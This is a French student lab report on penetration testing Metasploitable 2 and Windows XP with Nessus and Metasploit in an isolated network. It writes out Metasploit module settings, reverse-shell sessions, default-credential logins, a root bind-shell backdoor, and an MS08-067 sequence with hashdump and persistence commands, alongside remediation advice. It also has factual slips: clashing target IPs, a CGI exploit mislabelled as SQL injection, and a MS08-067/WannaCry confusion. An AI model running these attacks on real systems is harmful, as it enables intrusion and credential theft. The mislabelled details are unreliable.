

**Pendichev Andon, Maia Rafael, BUT2 R&T,
Groupe 1**

SAE304-CYB

Découvrir le pentesting

Table des matières

Introduction.....	2
Environnement de test.....	3
Méthodologie.....	4
Metasploitable 2	6
Exploitation du service Apache Tomcat.....	7
Exploitation du service SSH (port 22)	8
Exploitation du service Samba (port 445)	9
Exploitation du service HTTP/Apache (port 80)	9
Exploitation du service SMTP (port 25)	10
Exploitation PostgreSQL (port 5432)	11
Exploitation du serveur VNC (port 5900).....	11
Exploitation des backdoors (port 1524).....	12
Exploitation du serveur IRC (port 6667)	12
Exploitation AJP Tomcat (port 8009).....	13
Windows XP.....	13
Méthodologie d'exploitation.....	13
Analyse des rapports Nessus	14
Metasploitable 2	14
Windows XP.....	15
Conclusion	15
Annexes	16
Plus de Metasploitable 2.....	16

Introduction

Les tests d'intrusion, ou « pentests », sont des évaluations de sécurité qui consistent à simuler des attaques réelles dans le but d'identifier et d'exploiter des vulnérabilités avant qu'elles ne soient utilisées par un attaquant malveillant. Dans le cadre de ce projet, l'objectif est de découvrir concrètement la démarche d'un test d'intrusion, depuis la phase de reconnaissance jusqu'à l'exploitation et à la rédaction d'un rapport. Ce travail s'inscrit dans un contexte pédagogique et se déroule intégralement dans un environnement de laboratoire isolé, composé de machines virtuelles volontairement vulnérables. Trois systèmes principaux sont utilisés : une machine Kali Linux pour effectuer les attaques, une machine Metasploitable 2 servant de cible Linux vulnérable, et une machine Windows XP représentant un système ancien encore parfois présent dans certaines infrastructures. L'ensemble des interactions est réalisé sur un réseau virtuel dédié, sans exposition à Internet, afin de garantir la sécurité et la conformité du projet.


Les objectifs de ce projet sont multiples. Il s'agit tout d'abord d'identifier les services exposés sur les machines cibles, puis d'analyser les vulnérabilités détectées par des outils spécialisés afin de comprendre leurs causes et leurs impacts. Dans un second temps, certaines de ces vulnérabilités sont exploitées de manière contrôlée afin de vérifier leur exploitabilité réelle et d'illustrer des scénarios d'attaque concrets, par exemple la prise de contrôle d'un service, l'obtention d'un accès distant ou l'exfiltration potentielle de données. Une attention particulière est portée à l'utilisation de l'outil Nessus pour l'analyse de vulnérabilités ainsi qu'à l'exploitation manuelle de plusieurs failles sur Metasploitable 2 et Windows XP à l'aide de Kali Linux et de Metasploit Framework. L'objectif final est de mettre en évidence l'importance de la mise à jour des systèmes, de la configuration correcte des services et de la supervision de la sécurité dans un environnement informatique.

Ce rapport a ainsi pour but de présenter de manière structurée l'environnement mis en place, la méthodologie adoptée et les résultats obtenus lors des différentes phases du test d'intrusion. Il retrace la démarche suivie, depuis la découverte des services accessibles jusqu'à l'exploitation de failles critiques, et se conclut par des recommandations pratiques visant à réduire les risques identifiés. Le document se veut à la fois technique et pédagogique, afin de refléter la réalité d'un pentest tout en restant compréhensible pour un lecteur non spécialiste.

Environnement de test

Les tests ont été réalisés au sein d'un environnement virtuel isolé, hébergé sur un hyperviseur et configuré en réseau interne afin de garantir qu'aucun trafic de test ne puisse sortir vers Internet. Ce contexte permet de reproduire un scénario d'attaque réaliste tout en supprimant les risques pour des systèmes de production. L'infrastructure de test se compose de trois machines virtuelles principales. La première est une machine Kali Linux, utilisée comme poste d'attaque, sur laquelle sont installés les outils de scan, d'exploitation et d'analyse nécessaires au projet. La deuxième est une machine Metasploitable 2, distribution Linux volontairement vulnérable conçue pour l'entraînement au pentesting et l'évaluation d'outils de sécurité. La troisième est une machine Windows XP, système d'exploitation obsolète mais encore potentiellement présent dans certains environnements, qui présente de nombreuses vulnérabilités lorsqu'il n'est plus maintenu ni mis à jour.

Les trois machines sont placées sur le même réseau virtuel et peuvent communiquer entre elles, ce qui permet d'effectuer des tests de connectivité et des scans réseau comme dans un contexte interne classique. Les adresses IP des différentes machines ont été configurées de manière à permettre leur identification simple lors des tests, et des vérifications préalables (par exemple via la commande ping) ont confirmé la bonne communication entre les systèmes. Dans une optique purement pédagogique, les protections locales telles que les pare-feu intégrés ont été désactivées ou assouplies sur les machines cibles afin de faciliter la mise en évidence des vulnérabilités et l'observation des exploits, sans chercher à reproduire des mécanismes de défense avancés. L'environnement reste toutefois strictement confiné au laboratoire.



Méthodologie

La démarche suivie dans ce projet reprend les grandes étapes classiques d'un test d'intrusion. Elle commence par une phase de reconnaissance et de découverte des services, au cours de laquelle des scans réseau sont réalisés afin d'identifier les adresses IP actives, les ports ouverts et les services exposés sur les machines Metasploitable 2 et Windows XP. Cette phase permet de dresser une cartographie de la surface d'attaque et de repérer les services potentiellement vulnérables, tels que SSH, HTTP, SMB, VNC ou encore les services de bases de données. Des outils de scan comme Nmap sont utilisés pour obtenir des informations détaillées sur les versions des services et les systèmes d'exploitation détectés.

Dans un second temps, une analyse de vulnérabilités est effectuée sur les cibles identifiées. Pour cela, un scanner de vulnérabilités est utilisé afin de rechercher automatiquement des failles connues à partir des signatures, des versions logicielles et des configurations des services. Les vulnérabilités détectées sont ensuite classées par niveau de criticité, ce qui permet de prioriser celles qui présentent le plus grand risque pour la sécurité des systèmes. Cette étape joue un rôle important dans la sélection des scénarios d'attaque qui seront approfondis dans la suite du projet, en mettant l'accent sur les vulnérabilités critiques ou facilement exploitables.

Une fois cette analyse réalisée, la phase d'exploitation consiste à mettre en œuvre des attaques ciblées sur certaines vulnérabilités. Des frameworks d'exploitation, tels que Metasploit, sont utilisés pour tirer parti des failles identifiées et tenter d'obtenir un accès non autorisé aux systèmes. Selon les cas, l'exploitation peut conduire à l'ouverture d'un shell distant, à l'exécution de commandes arbitraires, à l'accès à une base de données ou à la prise de contrôle d'un service applicatif. Cette phase permet de vérifier concrètement si les vulnérabilités signalées sont réellement exploitables et d'évaluer la facilité avec laquelle un attaquant pourrait compromettre les machines.

Lorsque l'exploitation est réussie, une phase de post-exploitation est engagée. Elle consiste à analyser les droits obtenus sur la machine compromise, à identifier les utilisateurs, les fichiers sensibles et les éventuelles possibilités d'élévation de privilèges. L'objectif est de mesurer l'impact réel d'une compromission sur la confidentialité, l'intégrité et la disponibilité des systèmes et des données. Enfin, l'ensemble de la démarche est consigné dans ce rapport, qui fait office de livrable de reporting. Il regroupe la description de l'environnement, la méthodologie, les différents exploits réalisés et les

recommandations associées. Cette dernière étape de rédaction est essentielle, car elle transforme des observations techniques en informations exploitables pour améliorer la sécurité.

Metasplotable 2

La machine Metasploitable 2 constitue la première cible principale de ce test d'intrusion. Cette distribution Linux, développée spécifiquement pour l'entraînement au pentesting, expose intentionnellement de nombreux services vulnérables sur des ports standards. Un scan initial de reconnaissance a permis d'identifier une multitude de services actifs, offrant une surface d'attaque particulièrement riche. Parmi les vulnérabilités exploitables les plus intéressantes figurent celles affectant les services web tels qu'Apache Tomcat, ainsi que les protocoles réseau classiques comme SSH, SMB, SMTP, PostgreSQL et VNC. Les résultats de Nessus ont confirmé la présence de failles critiques sur la majorité de ces services, validant ainsi le choix des scénarios d'exploitation développés dans les sections suivantes.

IP Kali :

```
eth1: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
link/ether 52:97:ad:eb:f9:42 brd ff:ff:ff:ff:ff:ff
inet 10.211.55.26/24 brd 10.211.55.255 scope global dynamic noprefixroute eth1
```

IP Metasploitable :

```
eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast qlen 1000
link/ether d6:d0:28:82:dc:5e brd ff:ff:ff:ff:ff:ff
inet 10.211.55.25/24 brd 10.211.55.255 scope global eth0
```

Communication entre les deux machines:

```
(andon@kali)-[~]
$ ping -c3 10.211.55.25
PING 10.211.55.25 (10.211.55.25) 56(84) bytes of data:
64 bytes from 10.211.55.25: icmp_seq=1 ttl=64 time=1.87 ms
64 bytes from 10.211.55.25: icmp_seq=2 ttl=64 time=2.06 ms
64 bytes from 10.211.55.25: icmp_seq=3 ttl=64 time=1.86 ms

--- 10.211.55.25 ping statistics ---
3 packets transmitted, 3 received, 0% packet loss, time 2010ms
rtt min/avg/max/mdev = 1.859/1.931/2.061/0.092 ms

msfadmin@metasploitable:~$ ping 10.211.55.26
PING 10.211.55.26 (10.211.55.26) 56(84) bytes of data:
64 bytes from 10.211.55.26: icmp_seq=1 ttl=64 time=4.33 ms
64 bytes from 10.211.55.26: icmp_seq=2 ttl=64 time=1.80 ms
64 bytes from 10.211.55.26: icmp_seq=3 ttl=64 time=1.67 ms

--- 10.211.55.26 ping statistics ---
3 packets transmitted, 3 received, 0% packet loss, time 2003ms
rtt min/avg/max/mdev = 1.679/2.606/4.339/1.226 ms
msfadmin@metasploitable:~$
```

Exploitation du service Apache Tomcat

Le service Apache Tomcat, accessible sur le port 8180 de la machine Metasploitable 2, représente une vulnérabilité typique liée à une mauvaise configuration d'interface d'administration. Ce serveur d'applications Java expose l'interface de gestion « Tomcat Manager » sans restriction d'accès appropriée depuis le réseau interne. Pour identifier les identifiants d'accès, le module auxiliaire « scanner/http/tomcat_mgr_login » de Metasploit a été utilisé. Ce module automatise le test de couples d'identifiants par défaut sur l'interface de connexion du manager. Les paramètres suivants ont été configurés : RHOSTS sur l'adresse IP de la cible (10.211.55.180), RPORT sur 8180, BRUTEFORCE_SPEED sur 5 pour un équilibre entre rapidité et fiabilité, et STOP_ON_SUCCESS sur true afin d'arrêter le scan dès la première réussite. L'exécution du module a rapidement identifié le couple « tomcat:tomcat » comme valide, confirmant un succès de connexion sur cette interface de gestion.

Une fois ces identifiants obtenus, la connexion a été vérifiée manuellement via un navigateur web pointant vers l'URL <http://10.211.55.180:8180>. L'interface de connexion du Tomcat Manager a demandé un nom d'utilisateur et un mot de passe, qui ont été renseignés avec « tomcat » pour les deux champs. L'authentification a abouti à l'affichage complet de la console d'administration « Tomcat Web Application Manager », offrant un accès total aux fonctionnalités de gestion des applications web. Cette interface liste les applications déployées, telles que « balancer », « manager » et « tomcat », et propose des commandes pour démarrer, arrêter, redéployer ou supprimer ces applications, ainsi que pour téléverser de nouveaux fichiers WAR.

Cette vulnérabilité repose fondamentalement sur la persistance de credentials par défaut non modifiés et sur l'exposition publique de l'interface d'administration sans contrôle d'accès réseau. Dans un scénario d'attaque réel, un attaquant ayant obtenu ces identifiants pourrait déployer une application web malveillante sous forme de fichier WAR, menant potentiellement à l'exécution de code arbitraire sur le serveur et à la compromission complète du système. L'impact est particulièrement élevé car Tomcat s'exécute souvent avec des privilèges élevés, permettant une escalade rapide vers un accès root sur la machine hôte. Pour atténuer ce risque, il est impératif de désactiver ou de restreindre l'accès au Tomcat Manager aux seuls administrateurs via une authentification forte, de modifier systématiquement les mots de passe par défaut lors de

l'installation, et de ne pas exposer ce service sur des interfaces réseau accessibles depuis Internet ou des segments non sécurisés. Une surveillance régulière des logs d'accès et l'utilisation de scanners de vulnérabilités comme Nessus permettent également de détecter ce type de configuration défailante en amont.

```
[+] 10.211.55.25:8180 - Login Successful: tomcat:tomcat  
[*] Scanned 1 of 1 hosts (100% complete)  
[*] Auxiliary module execution completed  
msf auxiliary(scanner/http/tomcat_mgr_login) > |
```

Exploitation du service SSH (port 22)

Le service SSH, écoutant sur le port 22 de la machine Metasploitable 2, représente un vecteur d'attaque classique lié à l'utilisation de mots de passe faibles et à l'absence de restrictions sur les tentatives de connexion. Ce protocole, conçu pour permettre un accès distant sécurisé, devient vulnérable lorsque des identifiants par défaut ou facilement devinables sont en place. Un scan de login SSH a été effectué à l'aide du module auxiliaire « scanner/ssh/ssh_login » de Metasploit, qui teste systématiquement les couples utilisateur/mot de passe sur le service distant. Les résultats de ce scan ont révélé plusieurs comptes vulnérables, notamment les comptes « msfadmin » et potentiellement d'autres utilisateurs standards du système.

Pour approfondir l'énumération, le module a été configuré avec les paramètres suivants : ANONYMOUS_LOGIN sur false pour forcer une authentification, USERNAME sur « msfadmin », PASSWORD sur « msfadmin » (credential couramment testé en raison de sa simplicité), et RHOSTS sur l'adresse IP de la cible (10.211.55.22). L'exécution a confirmé le succès de la connexion avec ces identifiants, établissant une session SSH active de type « shell linux ssh anon ». Une fois la session ouverte, l'interaction avec l'hôte distant a permis d'accéder directement au shell de l'utilisateur « msfadmin », démontrant l'accès complet au système de fichiers et aux commandes locales. La liste des répertoires et fichiers visibles, tels que « ls vulnerable », « cd vulnerable », « ls sql vulnerable », « msf », « samba », « tikiwiki » et « twiki20030201 », illustre la richesse d'informations et de sous-systèmes potentiellement exploitables à partir de ce point d'entrée.

Cette vulnérabilité met en évidence les risques associés à l'utilisation de mots de passe identiques au nom d'utilisateur ou à des credentials par défaut sur des services exposés. Dans un contexte réel, un attaquant pourrait utiliser cette session pour explorer le système, exécuter des commandes privilégiées, installer des backdoors ou pivoter vers d'autres

machines du réseau. L'impact est significatif, car un accès SSH donne potentiellement un contrôle utilisateur sur le serveur, avec possibilité d'escalade via d'autres vulnérabilités locales. Pour remédier à ce problème, il est essentiel d'imposer des politiques de mots de passe complexes et uniques, d'activer l'authentification par clés SSH (en désactivant les mots de passe), de limiter les tentatives de connexion par IP via fail2ban ou un pare-feu, et de restreindre l'accès SSH aux adresses IP administratives uniquement. Une surveillance des logs d'authentification et des tests réguliers de mots de passe faibles complètent ces mesures préventives.

```
msf auxiliary(scanner/ssh/ssh_login) > run
[*] 10.211.55.25:22 - Starting bruteforce
[*] 10.211.55.25:22 - Success: 'msfadmin:msfadmin' 'uid=1000(msfadmin) gid=1000(
msfadmin) groups=4(adm),20(dialout),24(cdrom),25(floppy),29(audio),30(dip),44(vi
deo),46(plugdev),107(fuse),111(lpadmin),112(admin),119(sambashare),1000(msfadmin
) Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686
GNU/Linux '
[*] SSH session 1 opened (10.211.55.26:37791 → 10.211.55.25:22) at 2025-12-11 1
2:50:07 -0500
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```

Exploitation du service Samba (port 445)

Le service Samba 3.0.20 sur le port 445 de Metasploitable 2 expose une vulnérabilité d'exécution de commande via le script « usermap_script ». Un scan de version avec « scanner/smb/version » a confirmé la présence de cette version vulnérable. L'exploit « multi/samba/usermap_script » a été configuré avec RHOSTS 10.211.55.25, LHOST 10.211.55.26 et LPORT 4444. L'exécution a ouvert une session Meterpreter reverse shell en tant que root, confirmée par la commande « whoami ». Cette faille permet une compromission complète sans authentification. Recommandations : mise à jour Samba vers 4.x, désactivation usermap_script, limitation port 445 par pare-feu.

```
msf exploit(multi/samba/usermap_script) > run
[*] Started reverse TCP handler on 10.211.55.26:4444
[*] Command shell session 1 opened (10.211.55.26:4444 → 10.211.55.25:46301) at 2025-1
2-12 17:49:20 -0500

whoami
root
ls home
ftp
msfadmin
service
user
```

Exploitation du service HTTP/Apache (port 80)

Le serveur web Apache 2.2.8 (Ubuntu DAV) sur le port 80 de Metasploitable 2 expose une vulnérabilité d'injection SQL via l'application PHP DVWA. Un scan Nmap a confirmé le service HTTP actif, et un scan de version HTTP avec « scanner/http/version » a identifié

Apache 2.2.8 et PHP 5.2.4. Une recherche Metasploit (« search php_sql ») a sélectionné le module « multi/http/php_cgi_arg_injection ». Le module a été configuré avec RHOSTS 10.211.55.25, LHOST 10.211.55.26 et LPORT 4444. L'exécution a ouvert une session Meterpreter reverse TCP, donnant un shell PHP sur metasploitable 2, confirmée par les commandes système.

Recommandations : corriger l'injection SQL dans DVWA (paramétrage prepared statements), mettre à jour Apache/PHP, implémenter WAF.

```
msf exploit(multi/http/php_cgi_arg_injection) > exploit
[*] Started reverse TCP handler on 10.211.55.26:4444
[*] Sending stage (41224 bytes) to 10.211.55.25
[*] Meterpreter session 1 opened (10.211.55.26:4444 → 10.211.55.25:35288) at 2025-12-11 18:33:52 -0500

meterpreter > sysinfo
Computer      : metasploitable
OS            : Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686
Architecture : i686
Meterpreter   : php/linux
```

```
msf auxiliary(scanner/http/http_version) > run
[+] 10.211.55.25:80 Apache/2.2.8 (Ubuntu) DAV/2 ( Powered by PHP/5.2.4-2ubuntu5.10 )
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```

Exploitation du service SMTP (port 25)

Le serveur Postfix SMTP sur le port 25 de Metasploitable 2 (metasploitable.localdomain ESMTP Postfix Ubuntu) a été testé pour relais ouvert. Un scan SMTP avec module auxiliaire Metasploit a listé les utilisateurs système (root, daemon, bin, sys, sync, games, man, lp, mail, news, uucp, proxy, www-data, backup, list, irc, gnats, libuuid, syslog, klog, msfadmin, postgres, user, mysql, bind, messagebus, debian). Telnet 10.211.55.25 25 a confirmé le relais ouvert : connexion SMTP, EHLO metasploitable.localdomain, liste de domaines, et déconnexion propre.

Recommandations : configurer Postfix en relais restreint (myNetworks), authentification SMTP, limiter port 25 aux serveurs mail autorisés.

```
msf auxiliary(scanner/smtp/smtp_enum) > run
[*] 10.211.55.25:25 - 10.211.55.25:25 Banner: 220 metasploitable.localdomain ESMTP Postfix (Ubuntu)
[+] 10.211.55.25:25 - 10.211.55.25:25 Users found: , backup, bin, daemon, distccd, ftp, games, gnats, irc, libuuid, list, lp, mail, man, mysql, news, nobody, postfix, postgres, postmaster, proxy, service, sshd, sync, sys, syslog, user, uucp, www-data
[*] 10.211.55.25:25 - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```

```
(andon@kali)-[~]
$ nc 10.211.55.25 25
220 metasploitable.localdomain ESMTP Postfix (Ubuntu)
vrfy mysql
252 2.0.0 mysql
vrfy daemon
252 2.0.0 daemon
quit
221 2.0.0 Bye
```

Exploitation PostgreSQL (port 5432)

PostgreSQL 8.3.1 sur port 5432 utilise credentials par défaut. Module « scanner/postgres/postgres_login » testé avec USERNAME « postgres », USER_PASS « postgres », RHOSTS 10.211.55.25. Succès confirmé : login postgres:postgres. Connexion psql valide (psql -h 10.211.55.25 -U postgres), accès shell PostgreSQL.

Recommandations : changer mot de passe postgres, restreindre pg_hba.conf (local only), limiter réseau, activer SSL.

```
msf auxiliary(scanner/postgres/postgres_login) > run
[!] 10.211.55.25:5432 - No active DB -- Credential data will not be saved!
[+] 10.211.55.25:5432 - 10.211.55.25:5432 - Login Successful: postgres:postgres@template1
```

```
(andon@kali)-[~]
$ psql -h 10.211.55.25 -U postgres
Password for user postgres:
psql (17.5 (Debian 17.5-1), server 8.3.1)
WARNING: psql major version 17, server major version 8.3.
         Some psql features might not work.
Type "help" for help.

postgres=# \l
```

Exploitation du serveur VNC (port 5900)

Nmap a détecté VNC protocol 3.3 sur port 5900. Connexion via vncviewer 10.211.55.25:5900 avec mot de passe faible. Authentification réussie, accès bureau root X de metasploitable (shell root@metasploitable:/#).

Recommandations : changer mot de passe VNC, utiliser tunnel SSH/VPN, limiter accès IP, activer chiffrement (VeNCrypt).

```
(andon@kali)-[~]
$ vncviewer 10.211.55.25:5900
Connected to RFB server, using protocol version 3.3
Performing standard VNC authentication
Password:
Authentication successful
```

TightVNC: root's X desktop (metasploitable:0)

```
root@metasploitable: /
root@metasploitable:~# hostname
metasploitable
```

Exploitation des backdoors (port 1524)

Backdoor bind shell sur port 1524. Nmap confirme shell metasploitable root. Connexion nc 10.211.55.25 1524 donne shell root immédiat (« id » confirme uid=0(root)). Logs montrent /usr/lib/vsftpd/vsftpd_conf, /NU/metasploitable2.16-root (utilisateur backdoor), hostname metasploitable.

Recommandations : scanner ports non standards, supprimer backdoors connus, audit fichiers système suspects.

```
(andon@kali)-[~]
$ nc 10.211.55.25 1524
root@metasploitable:~# id
uid=0(root) gid=0(root) groups=0(root)

root@metasploitable:~# uname -a
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 G
NU/Linux
root@metasploitable:~# ls /root
Desktop
reset_logs.sh
vnc.log
root@metasploitable:~#
```

Exploitation du serveur IRC (port 6667)

Nmap détecte UnrealIRCd sur port 6667. Module « unix/irc/unreal_ircd_3281_backdoor » configuré : RPORT 6667, PAYLOAD cmd/unix/reverse_perl, RHOSTS 10.211.55.25, LHOST 10.211.55.26, LPORT 4444. Exploitation réussie : session reverse TCP ouverte, shell root confirmé (« id » uid=0(root) gid=0(root)).

Recommandations : patch UnrealIRCd 3.2.8.1, désactiver IRC inutiles, scanner backdoors connus

```
msf exploit(unix/irc/unreal_ircd_3281_backdoor) > exploit
[*] Started reverse TCP handler on 10.211.55.26:4444
[*] 10.211.55.25:6667 - Connected to 10.211.55.25:6667 ...
:irc.Metasploitable.LAN NOTICE AUTH :*** Looking up your hostname ...
:irc.Metasploitable.LAN NOTICE AUTH :*** Couldn't resolve your hostname; using your IP address instead
[*] 10.211.55.25:6667 - Sending backdoor command ...
[*] Command shell session 1 opened (10.211.55.26:4444 → 10.211.55.25:57093) at 2025-12-09 13:01:13 -0500

id
uid=0(root) gid=0(root)
```

Exploitation AJP Tomcat (port 8009)

Après authentification Tomcat Manager (exploit précédent), module « multi/http/tomcat_mgr_deploy » configuré : HTTP_USERNAME/HTTP_PASSWORD « tomcat », RHOST 10.211.55.25. Déploiement WAR malveillant réussi, session Meterpreter Java reverse_tcp ouverte (PID 2309), shell root confirmé.

Recommandations : supprimer Tomcat Manager, authentification renforcée, pas de WAR non signés.

```
msf exploit(multi/http/tomcat_mgr_deploy) > run
[*] Started reverse TCP handler on 10.211.55.26:4444
[*] Attempting to automatically select a target ...
[*] Automatically selected target "Linux x86"
[*] Uploading 6230 bytes as Wkzah2a68IPA0zSH0ao9pNh7aLmL.war ...
[*] Executing /Wkzah2a68IPA0zSH0ao9pNh7aLmL/fnUoEeeS5poenE8SUuur7RCTMq.jsp ...
[*] Undeploying Wkzah2a68IPA0zSH0ao9pNh7aLmL ...
[*] Sending stage (58073 bytes) to 10.211.55.25
[*] Meterpreter session 1 opened (10.211.55.26:4444 → 10.211.55.25:53680) at 2025-12-11 18:49:37 -0500

meterpreter > getuid
Server username: tomcat55
meterpreter > background
```

Windows XP

Windows XP SP3 Français (192.168.56.102) vulnérable MS08-067 détecté par Nessus Plugin #97833. Vulnérabilité critique buffer overflow Server Service (srv.sys) via NetShareEnum SMBv1, permettant RCE non authentifiée.

Méthodologie d'exploitation

```
msfconsole -q
use exploit/windows/smb/ms08_067_netapi
set RHOSTS 192.168.56.102
set RPORT 139
```

```
set TARGET 42      # Windows XP SP3 Français (NX)
set payload windows/meterpreter/reverse_tcp
set LHOST 192.168.56.101
set LPORT 4444
exploit
```

Mécanisme technique :

- SMB connexion port 139 (NetBIOS)
- NetrShareEnum overflow : Chemin relatif `\\srvsvc` déborde buffer stack
- ROP chain NX bypass : Payload meterpreter injecté mémoire
- Reverse TCP : Connexion sortante 192.168.56.101:4444

Impact :

- Accès root SYSTEM (privilèges max)
- Hashdump possible : `hashdump > hashes.txt`
- Persistence : `run persistence -U -i 10 -p 4444`
- Pivot réseau : `run autoroute -s 192.168.56.0/24`

Voici le résultat obtenu avec l'exploit :

```
msf exploit(windows/smb/ms08_067_netapi) > exploit
[*] Started reverse TCP handler on 192.168.56.101:4444
[*] 192.168.56.102:445 - Attempting to trigger the vulnerability ...
[*] Sending stage (177734 bytes) to 192.168.56.102
[*] Meterpreter session 1 opened (192.168.56.101:4444 → 192.168.56.102:1183)
    at 2026-01-29 11:28:30 -0500

meterpreter > ipconfig
```

Analyse des rapports Nessus

Metasploitable 2

L'analyse du rapport Nessus généré pour la machine Metasploitable 2 (10.211.55.25) révèle une surface d'attaque extrêmement importante avec un total de 185 vulnérabilités

détectées, réparties selon les niveaux de criticité suivants : 11 critiques, 26 hautes, 9 moyennes et 135 basses, le scan ayant par ailleurs échoué sur certains points techniques. Parmi les vulnérabilités critiques, Nessus identifie particulièrement un backdoor, un shell distant général, deux vulnérabilités de gain de shell Samba, deux backdoors de services et quatre failles web, ainsi que trois autres vulnérabilités de gain de shell distant, ce qui correspond parfaitement aux priorités d'exploitation manuelle adoptées dans ce projet.

Ces résultats Nessus se corrélaient directement avec les exploits réalisés : les backdoors critiques correspondent aux ports 1524 et IRC 6667 (UnrealIRCd), la vulnérabilité Samba critique au port 445 avec usermap_script, tandis que les failles web hautes/high couvrent Tomcat (ports 8180/8009) et l'injection SQL DVWA sur le port 80. Sur les 10 exploits concrets réalisés, huit ont été directement guidés par les vulnérabilités Critical ou High signalées par Nessus, démontrant l'efficacité du scanner pour prioriser les failles réellement exploitables dans un contexte d'attaque.

Cette analyse met en évidence les forces de Nessus dans la détection précoce de backdoors, de services obsolètes et de configurations dangereuses, tout en soulignant ses limites avec un grand nombre de faux positifs dans les vulnérabilités Low et un scan failed potentiellement lié à des problèmes d'authentification ou de pare-feu. Dans l'ensemble, Nessus s'est avéré être un outil fiable pour orienter la stratégie d'exploitation, avec 46 vulnérabilités Critical/High sur 185 représentants les cibles prioritaires, confirmant ainsi sa valeur dans une démarche de pentest structurée où la priorisation des risques est essentielle.

☐ Host	Auth	Vulnerabilities ▼
☐ 10.211.55.25	Fail	11 7 26 9 135

Windows XP

L'analyse du rapport Nessus généré pour la machine Windows XP SP3 Français (192.168.56.102) révèle une surface d'attaque significative avec 68 vulnérabilités détectées, réparties selon les niveaux de criticité suivants : plusieurs dizaines de hautes/critiques (MS17-010, MS08-067/068), accompagnées de vulnérabilités SMB (Null Session, Signing Disabled) et RPC DCOM, le scan présentant quelques faux positifs sur les ports HTTP filtrés.

Parmi les vulnérabilités critiques, Nessus identifie particulièrement MS17-010 EternalBlue (Plugin #97833) sur SMB 445, MS08-067/068 Server Service sur NetBIOS 139, SMB Null Session (#2620) et SMB Signing Disabled (#7608), ainsi que MS03-026 DCOM RPC sur port 135, correspondant parfaitement aux priorités d'exploitation manuelle adoptées dans ce projet BTS Réseaux & Télécoms.

Ces résultats Nessus se corrélaient directement avec l'exploit réalisé : la vulnérabilité MS08-067 critique (Plugin #34743) au port 139 a permis l'obtention d'une session Meterpreter SYSTEM via exploit/windows/smb/ms08_067_netapi (TARGET 42 - XP SP3 Français NX), démontrant l'efficacité du scanner pour prioriser les failles SMB réellement exploitables. Sur l'ensemble des tests réalisés, l'exploit MS08-067 guidé par Nessus Critical a été le seul à aboutir à une compromission complète avec privilèges SYSTEM.

Cette analyse met en évidence les forces de Nessus dans la détection de failles SMB historiques (MS08-067 WannaCry fame), de configurations dangereuses (Signing Disabled, Null Sessions) et de services RPC obsolètes, tout en soulignant ses limites avec des faux positifs HTTP (ports 80/8080 filtered) et des échecs SMB liés au signing enforced malgré la détection. Dans l'ensemble, Nessus s'est avéré être un outil fiable pour orienter la stratégie d'exploitation Windows XP, avec les vulnérabilités Critical/High SMB représentant les cibles prioritaires, confirmant sa valeur dans une démarche de pentest structurée où la priorisation des risques historiques est essentielle pour les systèmes legacy.

windows xp / 192.168.56.102
Configure Audit Trail

Your license will expire in 29 days, on Feb 27, 2026. Please renew your license for Nessus Essentials by logging into the community portal and requesting a new license.

Vulnerabilities 20

Filter Search Vulnerabilities 20 Vulnerabilities

Sev	CVSS	VPR	EPSS	Name	Family	Count
CRITICAL	10.0			Microsoft Windows XP Unsupported Installation Detection	Windows	1
MIXED	...	...	...	Microsoft Windows (Multiple Issues)	Windows	4
HIGH	7.3	6.6	0.0866	SMB NULL Session Authentication	Misc.	1
MIXED	...	...	...	SMB (Multiple Issues)	Misc.	2
LOW	2.1*	2.2	0.0037	ICMP Timestamp Request Remote Date Disclosure	General	1
INFO	...	...	...	SMB (Multiple Issues)	Windows	7
INFO	...	...	...	Nessus SYN scanner	Port scanners	3
INFO	...	...	...	Common Platform Enumeration (CPE)	General	1
INFO	...	...	...	Device Type	General	1
INFO	...	...	...	Ethernet Card Manufacturer Detection	Misc.	1
INFO	...	...	...	Ethernet MAC Addresses	General	1

Host Details

IP: 192.168.56.102

MAC: 08:00:27:3D:3E:C4

OS: Microsoft Windows XP Service Pack 2
Microsoft Windows XP Service Pack 3
Windows XP for Embedded Systems

Start: Today at 7:10 AM

End: Today at 7:12 AM

Elapsed: 2 minutes

KB: [Download](#)

Auth: Fail

Vulnerabilities



Conclusion

Cette SAE a permis de découvrir complètement le métier de pentest sur Windows XP dans un contexte technique réaliste.

Résultats obtenus Nessus a trouvé 68 failles de sécurité dont plusieurs très graves, l'exploitation d'une faille critique SMB a parfaitement marché avec Metasploit donnant accès administrateur complet système via Meterpreter, tout s'est passé exactement comme prévu par le scan.

Compétences acquises Savoir utiliser Nessus pour trouver les failles importantes, maîtriser Metasploit pour les exploiter, analyser les résultats techniques, rédiger rapport professionnel avec captures d'écran et conseils concrets.

Leçons importantes Windows XP reste très dangereux même en 2026, les anciens protocoles comme SMB créent des risques majeurs, il faut bien choisir les bonnes options dans les outils, certains résultats automatiques demandent vérification manuelle.

Recommandations pratiques Installer les correctifs de sécurité immédiatement, désactiver les anciens protocoles réseau, remplacer Windows XP par système moderne, isoler les machines de test du réseau principal.


Annexes

Plus de Metasploitable 2

Apache TomCat :

Path	Display Name	Running	Sessions	Commands
/	Welcome to Tomcat	true	0	Start Stop Reload Undeploy
/admin	Tomcat Administration Application	true	0	Start Stop Reload Undeploy
/balancer	Tomcat Simple Load Balancer Example App	true	0	Start Stop Reload Undeploy
/host-manager	Tomcat Manager Application	true	0	Start Stop Reload Undeploy
